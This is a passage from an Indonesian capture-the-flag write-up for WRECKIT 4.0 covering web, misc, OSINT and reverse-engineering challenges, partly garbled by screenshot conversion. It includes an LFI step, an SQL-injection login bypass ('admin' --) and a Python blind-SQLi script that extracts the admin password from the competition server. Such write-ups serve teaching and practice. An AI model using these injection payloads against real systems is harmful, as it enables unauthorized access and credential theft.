15 username=test1339&email=test1339%40mail.com&password=test1339&passwordConf=test1339&signup-btn=
```

```
Response
Pretty Raw Hex Render Hackvator
1 HTTP/1.1 200 OK
2 Date: Sat, 08 Apr 2023 02:29:39 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 6365
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <script>
      var _0xc40e=[ "", "split",
      "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+/",
      ",slice","indexOf","","","",".","pow",
      "reduce","reverse","0"];
      function _0xe39c(d,e,f){
        var g=_0xc40e[2][_0xc40e[1]](_0xc40e[0]);
        var h=g[_0xc40e[3]](0,e);
        var i=g[_0xc40e[3]](0,f);
        var j=d[_0xc40e[1]](_0xc40e[0])[_0xc40e[10]]();
        _0xc40e[9]](<function(a,b,c){
```

Ketika berhasil melakukan register, terdapat kode javascript yang muncul pada halaman dan nampaknya telah diobfuscate, lakukan deobfuscation menggunakan <https://deobfuscate.io/>. Didapatkan kode javascript sebagai berikut :

```

function _0xe39c(d, e, f) {
    var g =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+/" .split
("");
    var h = g.slice(0, e);
    var i = g.slice(0, f);
    var j = d.split("").reverse().reduce(function (a, b, c) {
        if (h.indexOf(b) !== -1) return a += h.indexOf(b) * Math.pow(e, c);
    }, 0);
    var k = "";
    while (j > 0) {
        k = i[j % f] + k;
        j = (j - j % f) / f;
    }
    return k || "0";
}
eval(function (h, u, n, t, e, r) {
    r = "";
    for (var i = 0, len = h.length; i < len; i++) {
        var s = "";
        while (h[i] !== n[e]) {
            s += h[i];
            i++;
        }
        for (var j = 0; j < n.length; j++) s = s.replace(new RegExp(n[j],
"g"), j);
        r += String.fromCharCode(_0xe39c(s, e, 10) - t);
    }
    return decodeURIComponent(escape(r));
} ("QSSSDFSFDFQDQmFDFKFDFKKDFFmDFFKDmFDFQKDFFSDFDFQKDFmDFFKDQmFDmKKD
QmFDFKmDFQKDQSSQDQmFDKFSDKQFDKQDKSFDFKDFKDFKFDKmFDFQKDFFSDFDFQKDFm
DFFKDQFmDQFKDmKQDQmFDFKFDFKKDFFmDFFKDmFDFQKDFFSDFDFQKDFmDFFKDmSKDFKK
DFKFDFQKDFKmDQFQDKmmDKmQDKKSDDKKQDQFQDmSQDQmFDQFQDFmQDFFKDFFKDFKFDmKS
DmSFDmSFDFKSDFKKDFQQDFSFDKSFDFKSDFmQDFKKDFmDFFKDmSFDQFQDQFKDmKQDQmFDFKFDFKK
DFFmDFFKDmFDFQKDFFSDFDFQKDFmDFFKDmSKDFmDFQKDFFKDmFDFQKDFFSDFDFQK
DFFmDFFKDmSFDQFQKDFFSDFDFQmDFQKDFQDQFmDQFQDmFDFFKDmFDQFQDQFKDmDFQKDFmDFFKDmSm
DKKQDQSSKDFKFDFQKDFQDQFQDmSQDQmFDQFQDFSFDFKDFKDFKSDFmmDFQQDFSFDFDFQDFm
KDFKmDmSFDFmKDFFmDFKKDFKmDmKQDQFQDFmQDFSFDFQDFmDFQKDFFKDmKKDKmDKQDKS
mDmSmDmmKDQFQDFQFKDmKQDQmFDFKFDFKKDFFmDFFKDmFDFQKDFFSDFDFQKDFFmDFFKDmS

```



```
DFFKDKmFDFQKDFFSDFFFDFQKDFFmDFFKDmSKDFQQDFQKDFFmDFKFDFKKDFKmDFFmDFQKDKKQ  
DFQKDQSSmDFFKDQFKDmKQDQmFDFQQDFKKDFKmDFFmDFKKDFKSDFQKDmSKDFKSDFKKDFmSDQF  
mDFQmDFSFDFFKDFSFQFKDmKQDQmFDQSQmDQmFDQSQmD", 69, "SQmKFDRWI", 7, 5,  
40));
```

Coba lihat isi variable r pada fungsi eval maka muncul kode seperti berikut :

```
Register
```

```
Register
```

```
Username
```

```
Email
```

```
Password
```

```
Password Confirm
```

```
Sign Up
```

```
Already have an account? Login
```

```
site. Please click on the link below to verify your account: </p><a href="http://localhost/verify_email.php?token=cfd08388ee1f1f300d5cc5d8e0c22f883fcf232c753494863&uid=1">Verify Email</a></div></body></html>
```

```
function() { if (postRequest.readyState === 4) { var data = JSON.parse(postRequest.responseText); console.log(data); } }
```

```
var postRequest = new XMLHttpRequest(); postRequest.open("POST", "http://localhost/verify_email.php?token=cfd08388ee1f1f300d5cc5d8e0c22f883fcf232c753494863&uid=1"); postRequest.setRequestHeader("Content-Type", "application/json;charset=UTF-8"); postRequest.send(JSON.stringify({ text: '<!DOCTYPE HTML><html><head><meta charset="UTF-8"><title>Email</title><body><div><p>Thank you for signing up on our site. Please click on the link below to verify your account: </p><a href="http://localhost/verify_email.php?token=cfd08388ee1f1f300d5cc5d8e0c22f883fcf232c753494863&uid=1">Verify Email</a></div></body></html>', complete: false }); postRequest.onreadystatechange = function() { if (postRequest.readyState === 4) { var data = JSON.parse(postRequest.responseText); console.log(data); } }
```

```
var postRequest = new XMLHttpRequest(); postRequest.open("POST", "http://localhost/"); postRequest.setRequestHeader("Content-Type", "application/json;charset=UTF-8"); postRequest.send(JSON.stringify({ text: '<!DOCTYPE HTML><html><head><meta charset="UTF-8"><title>Email</title><body><div><p>Thank you for signing up on our site. Please click on the link below to verify your account: </p><a href="http://localhost/verify_email.php?token=cfd08388ee1f1f300d5cc5d8e0c22f883fcf232c753494863&uid=1">Verify Email</a></div></body></html>', complete: false }); postRequest.onreadystatechange = function() { if (postRequest.readyState === 4) { var data = JSON.parse(postRequest.responseText); console.log(data); } }
```

```
var postRequest = new XMLHttpRequest(); postRequest.open("POST", "http://localhost/"); postRequest.setRequestHeader("Content-Type", "application/json;charset=UTF-8"); postRequest.send(JSON.stringify({ text: '<!DOCTYPE HTML><html><head><meta charset="UTF-8"><title>Email</title><body><div><p>Thank you for signing up on our site. Please click on the link below to verify your account: </p><a href="http://localhost/verify_email.php?token=cfd08388ee1f1f300d5cc5d8e0c22f883fcf232c753494863&uid=1">Verify Email</a></div></body></html>', complete: false }); postRequest.onreadystatechange = function() { if (postRequest.readyState === 4) { var data = JSON.parse(postRequest.responseText); console.log(data); } }
```

```
var postRequest = new XMLHttpRequest(); postRequest.open("POST", "http://localhost/"); postRequest.setRequestHeader("Content-Type", "application/json;charset=UTF-8"); postRequest.send(JSON.stringify({ text: '<!DOCTYPE HTML><html><head><meta charset="UTF-8"><title>Email</title><body><div><p>Thank you for signing up on our site. Please click on the link below to verify your account: </p><a href="http://localhost/verify_email.php?token=cfd08388ee1f1f300d5cc5d8e0c22f883fcf232c753494863&uid=1">Verify Email</a></div></body></html>', complete: false }); postRequest.onreadystatechange = function() { if (postRequest.readyState === 4) { var data = JSON.parse(postRequest.responseText); console.log(data); } }
```

```
function onreadystatechange() { if (this.readyState === 4) { var options = this.getAllResponseHeaders(); CORS Missing Allow Origin
```

- ① Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at `http://localhost/`. (Reason: CORS header `'Access-Control-Allow-Origin'` missing). Status code: 406. [Learn More]
- ② Cross-Origin Request Blocked: The Same Origin Policy disallows reading the remote resource at `http://localhost/`. (Reason: CORS request did not succeed). Status code: (null). [Learn More]
- ③ Uncaught SyntaxError: JSON.parse: unexpected end of data at line 1 column 1 of a JSON data

```
EventSource.onmessage = function(e) { debugger eval code line 15 > eval:1:864 <anonymous> debugger eval code line 15 > eval:1:864 <anonymous> debugger eval code line 15 > eval:1:864 <learnMore> debugger eval code line 15 > eval:1:864
```

Kode tersebut digunakan untuk verifikasi email. Namun, host pada kode tersebut adalah localhost yang dimana host tersebut invalid, maka kita perlu merubahnya ke host yang valid. Verifikasi email :

http://167.71.207.218:35081/verify_22cf9851cf223cb759d49063603d5

Setelah melakukan verifikasi email, barulah user dapat login ke dashboard. Setelah login menggunakan akun yang telah diverifikasi, maka kita akan diarahkan ke :

<http://167.71.207.218:35081/index.php?file=test.txt>


Kemudian dilakukan LFI pada parameter file :

Didapatkan source code dari file index.php dalam base64 encoding, jika dilakukan decoding maka kita akan mendapatkan flag nya.

Flag: WRECKIT40{n3v3R_91v3_UP_4ND_y0u_c4N_8R34k_1N}

simplekok (304 pts)

Diberikan sebuah link website yang jika dibuka maka terdapat login form :



Kemudian dilakukan SQL Injection pada login form tersebut dan hasilnya kita dapat masuk ke dashboard. Namun, pada dashboard tidak ditemukan flag. Jadi kemungkinan selanjutnya adalah flag ada pada password milik user admin.

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request is made to /logins.php with the following payload:

```
1 POST /logins.php HTTP/1.1
2 Host: 167.71.207.218:50621
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://167.71.207.218:50621/
10 Connection: close
11 Referer: http://167.71.207.218:50621/
12 Upgrade-Insecure-Requests: 1
13
14 username=admin' --&password=admin&submit=
```

In the Response pane, the server returns a 302 Found status with the following headers and a Set-Cookie header containing a session ID:

```
1 HTTP/1.1 302 Found
2 Date: Sat, 08 Apr 2023 15:20:34 GMT
3 Server: Apache/2.4.56 (Debian)
4 X-Powered-By: PHP/8.0.28
5 Set-Cookie: PHPSESSID=eea5a848cce2675e761fe2315c54821e; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Location: dashboard.php
10 Content-Length: 0
11 Connection: close
12 Content-Type: text/html; charset=UTF-8
13
14
```

Karena SQL Injection terdapat pada login form, maka result dari payload kita tidak tertampilkan secara langsung. Oleh karena itu, kita perlu melakukan Blind SQL Injection. Untuk mempermudah mendapatkan password maka kami menggunakan script berikut :

```
import requests
import string
import sys

url = 'http://167.71.207.218:50621/logins.php'

wordlist = string.ascii_letters + string.digits + '_{}!@#$%^&*()'

flag = 'WRECKIT40{'


while True:
    for c in wordlist:
        print(f'[+] Trying {c} at {len(flag)+1}...')
        payload = f"admin' aNd ASCII(substring((Select passw0rd from user where username='admin'),{len(flag)+1},1))={ord(c)}-- "
        r = requests.post(url, data = {
```

```
'username': payload,  
'passw0rd': 'admin'  
)  
  
if 'Welcome!' in r.text:  
    flag += c  
    print(f"[+] Flag: {flag}")  
    if c == '}':  
        exit()  
    break
```

Flag: WRECKIT40{W4W_iC4nT_S3e_ShOo0T}

Misc

Welcome (100 pts)



Flag ada pada deskripsi soal :

Flag: WRECKIT40{J4NG4N_lupa_Absen_YGYGY}

Rabbithole (100 pts)

Diberikan file zip dengan nama 1000.zip. Jika kita extract file zip tersebut, maka kita akan mendapatkan file zip dengan nama 999_password.zip yang diproteksi password dan file txt pw999.txt. Untuk mengekstrak file 999_password.zip maka kita perlu menggunakan password yang ada pada file pw999.txt. Isi dari file 999_password.zip adalah 999.zip yang jika diekstrak kita akan mendapatkan file 998_password.zip dan pw998.txt. Untuk mendapatkan flag kita harus mengekstrak seluruh file zip hingga mendapatkan file flag.txt. Untuk memudahkan proses tersebut kami membuat script python sebagai berikut :

```
from zipfile import ZipFile

for i in range(999, 0, -1):
    password = open('pw'+str(i)+'.txt', 'r').read().strip()
    with ZipFile(str(i)+'_password.zip') as zf:
        zf.extractall(pwd=password.encode()) \

    with ZipFile(str(i)+'.zip') as zf:
        zf.extractall()
```

Isi dari file flag.txt adalah sebuah hex string sebagai berikut :


575245434b495434307b215f483070335f755f6431646e27375f64305f69375f6d344e753431317
95f3430447d

Untuk mendapatkan flag asli kita hanya perlu mendecode hex string tersebut.


Flag: WRECKIT40{!_H0p3_u_d1dn'7_d0_i7_m4Nu411y_40D}

Hide and Seek on Zero Day (100 pts)


Diberikan 2 file park.jpg dan secret.txt. Pada file secret.txt terdapat kode hex yang ketika didecode menghasilkan string base64, kemudian ketika didecode menghasilkan string hex lagi berulang-ulang. Setelah itu, saya mendapat koordinat {-6.814553746959193, 110.85047697050439}. Saya coba cari di google maps dan kemudian saya diarahkan ke tempat ini.



Tapi saya tidak menemukan apa-apa di situ. Lalu saya lihat foto park.jpg seperti sebuah taman, kemudian saya cari taman di daerah itu. Akhirnya saya menemukan Wergu Park, di mana gambarnya sama dengan park.jpg.



Diberitahukan bahwa Snork telah meninggalkan pesan pada tempat tersebut. Saya lihat reviewnya dan menemukan flagnya.



Flag :


Dibinah Diolah (484 pts)

Diberikan file mp3 dan link youtube yang merupakan lagu kopassus pantang mundur. Berdasarkan hint pertama, kita diberitahu untuk mencari perbedaannya. Ketika saya Dengarkan mp3nya, ternyata ada perbedaan dalam lirik:


“Gunung hutan rimba belantara, itulah istana tempat kita” menjadi

“Gunung hutan rimba bidar alam, di sana tempat bermain bola”.

Kemudian saya cari Lapangan Bola Bidar Alam di google maps, tapi tidak menemukan apa-apa. Ketika saya cari di google, saya mendapat informasi bahwa Lapangan Bola Bidar Alam merupakan lapangan di Sekolah Tinggi Sandi Negara yang terletak di Ciseeng. Kemudian saya cari STSN di google maps tapi tidak menemukan apa-apa.



Setelah berjam-jam mencari, saya aktifkan layer untuk melihat apakah benar ada lapangan bidar alam di STSN. Dan benar saja ada lapangan, ternyata lapangannya bernama estadio bidar alamo di google maps. Kemudian saya lihat reviewnya dan menemukan flagnya.



Flag : WRECKIT40{d1d1d1k_d4N_d1t3mp4}

Reverse Engineering

REV Free Flag (100 pts)

Diberikan sebuah kode C dengan nama chall.c :

```
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv){
    int c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76,
41, 127, 122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44, 20,
118, 127, 44, 84, 44, 83, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127, 126,
82, 113, 69, 118, 68, 116, 89, 101};
    char inp[100];
    printf("apa flagnya\n");
    scanf("%s", &inp);
    int len = strlen(inp);
    if(len != 54){
        printf("bukan");
        return 0;
    }
    for(int i=0; i<len; i++){
        if(i%2==1 && inp[i] != (c[i] ^ 24)){
            printf("bukan");
            return 0;
        } else if (i%2==0 && inp[i] != (c[i] ^ 32)){
            printf("bukan");
            return 0;
        }
    }
    printf("mantap!!\n");
    return 0;
}
```

Jika dianalisis maka untuk mendapatkan flag aslinya kita hanya perlu menghapus beberapa line kode tersebut :

```

#include<stdio.h>
#include<string.h>

int main(int argc, char **argv) {
    int c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76,
41, 127, 122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44, 20,
118, 127, 44, 84, 44, 83, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127, 126,
82, 113, 69, 118, 68, 116, 89, 101};
    char inp[100];
    for(int i=0; i<54; i++) {
        if(i%2==1) {
            printf("%c", (c[i] ^ 24));
        } else if (i%2==0) {
            printf("%c", (c[i] ^ 32));
        }
    }
    return 0;
}

```

Flag: WRECKIT40{4sl1_b4ng_perm1nt44n_4t4s4n_n3wbi3_friendly}

Uno Dos Tres (340 pts)

Diberikan sebuah file ELF dengan nama “soaluno” jika dicek lebih lanjut menggunakan command file, didapatkan hasil seperti berikut :

```

index@localhost:/mnt/d/CTF/WRECKIT4.0/Uno_Dos_Tres
$ file soaluno
soaluno: ELF 32-bit LSB executable, Atmel AVR 8-bit, version 1 (SYSV), statically linked, with debug_info, not stripped

```

Dari hasil tersebut, kita dapat mengetahui bahwa program tersebut menggunakan architecture Atmel AVR. Jika kita buka menggunakan IDA, kita dapat melihat bahwa di dalam program tersebut terdapat string key dan string encrypted.

```

File Edit Jump Search View Options Windows Help
File View-A Hex View-1 Structures Enums Imports Exports
Functions Library function Regular function Instruction Data Unexplored External symbol Lumina function
IDA View-A Hex View-1 Structures Enums Imports Exports
Line 10 of 10
00000114 0000000000000000: .data:__data_start
(Synchronized with Hex View-1)

Function name
# TIMER3_COMPA
# TIMER3_COMPB
# TIMER3_COMPC
# TIMER3_OVF
# USART1_RX
# USART1_UDRE
# SPM_READY
# TWL_
# TIMER3_CAPT
main

.data:00800100 ; =====
.data:00800100
.data:00800100 ; Segment type: Pure data
.data:00800100 .DSEG ; _data
.data:00800100 ; public __data_start
.data:00800100 __data_start: .db 0x6D ; m ; Alternative name is '__data_start'
.data:00800100 ; key
.data:00800101 .db 0
.data:00800102 .db 0x65 ; e
.data:00800103 .db 0
.data:00800104 .db 0x6E ; n
.data:00800105 .db 0
.data:00800106 .db 0xA ; j
.data:00800107 .db 0
.data:00800108 .db 0x61 ; a
.data:00800109 .db 0
.data:0080010A .db 0x64 ; d
.data:0080010B .db 0
.data:0080010C .db 0x69 ; i
.data:0080010D .db 0
.data:0080010E .db 0x5F ; _
.data:0080010F .db 0

Line 10 of 10
00000114 0000000000000000: .data:__data_start
(Synchronized with Hex View-1)

Output
"Syncronization to NO$GBA debugger complete!"
IDA is analysing the input file...
You may start to explore the input file right now.
The initial autoanalysis has been finished.

Python idle Disk: 52GB

File Edit Jump Search View Options Windows Help
File View-A Hex View-1 Structures Enums Imports Exports
Functions Library function Regular function Instruction Data Unexplored External symbol Lumina function
IDA View-A Hex View-1 Structures Enums Imports Exports
Line 10 of 10
0000017B 0000000000000000: .data:00800157
(Synchronized with Hex View-1)

Function name
# TIMER3_COMPA
# TIMER3_COMPB
# TIMER3_COMPC
# TIMER3_OVF
# USART1_RX
# USART1_UDRE
# SPM_READY
# TWL_
# TIMER3_CAPT
main

.data:00800154 ; public encrypted
.data:00800154 encrypted:
.data:00800154 text "UTF-16LE", ":7+)*-=kB"
.data:00800154 .db 0x1E
.data:00800166 .db 0
.data:00800167 .db 0
.data:00800168 .db 0x3B ; ;
.data:00800169 .db 0
.data:0080016A .db 0x51 ; Q
.data:0080016B .db 0
.data:0080016C .db 0
.data:0080016D .db 0
.data:0080016E .db 0x42 ; B
.data:0080016F .db 0
.data:00800170 .db 0x3A ; :
.data:00800171 .db 0
.data:00800172 .db 0x1D
.data:00800173 .db 0
.data:00800174 .db 0x56 ; V
.data:00800175 .db 0
.data:00800176 .db 2
.data:00800177 .db 0
.data:00800178 .db 0x53 ; S

Line 10 of 10
0000017B 0000000000000000: .data:00800157
(Synchronized with Hex View-1)

Output
"Syncronization to NO$GBA debugger complete!"
IDA is analysing the input file...
You may start to explore the input file right now.
The initial autoanalysis has been finished.

